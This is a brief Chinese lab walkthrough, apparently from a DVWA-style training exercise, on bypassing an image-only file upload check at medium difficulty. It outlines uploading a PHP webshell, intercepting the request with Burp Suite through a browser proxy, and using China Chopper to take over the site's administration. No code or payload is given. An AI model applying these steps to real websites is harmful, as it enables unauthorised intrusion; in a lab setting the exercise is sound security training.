任务内容：破解中等难度文件上传漏洞，中等难度漏洞服务器限制只能上传图片类型的文件，绕过类型上传限制


将难度调成中等难度

步骤1：上传php木马文件，用Brup Suite拦截上传请求

浏览器先设置代理







步骤2：重复任务1-菜刀拿下网站管理权限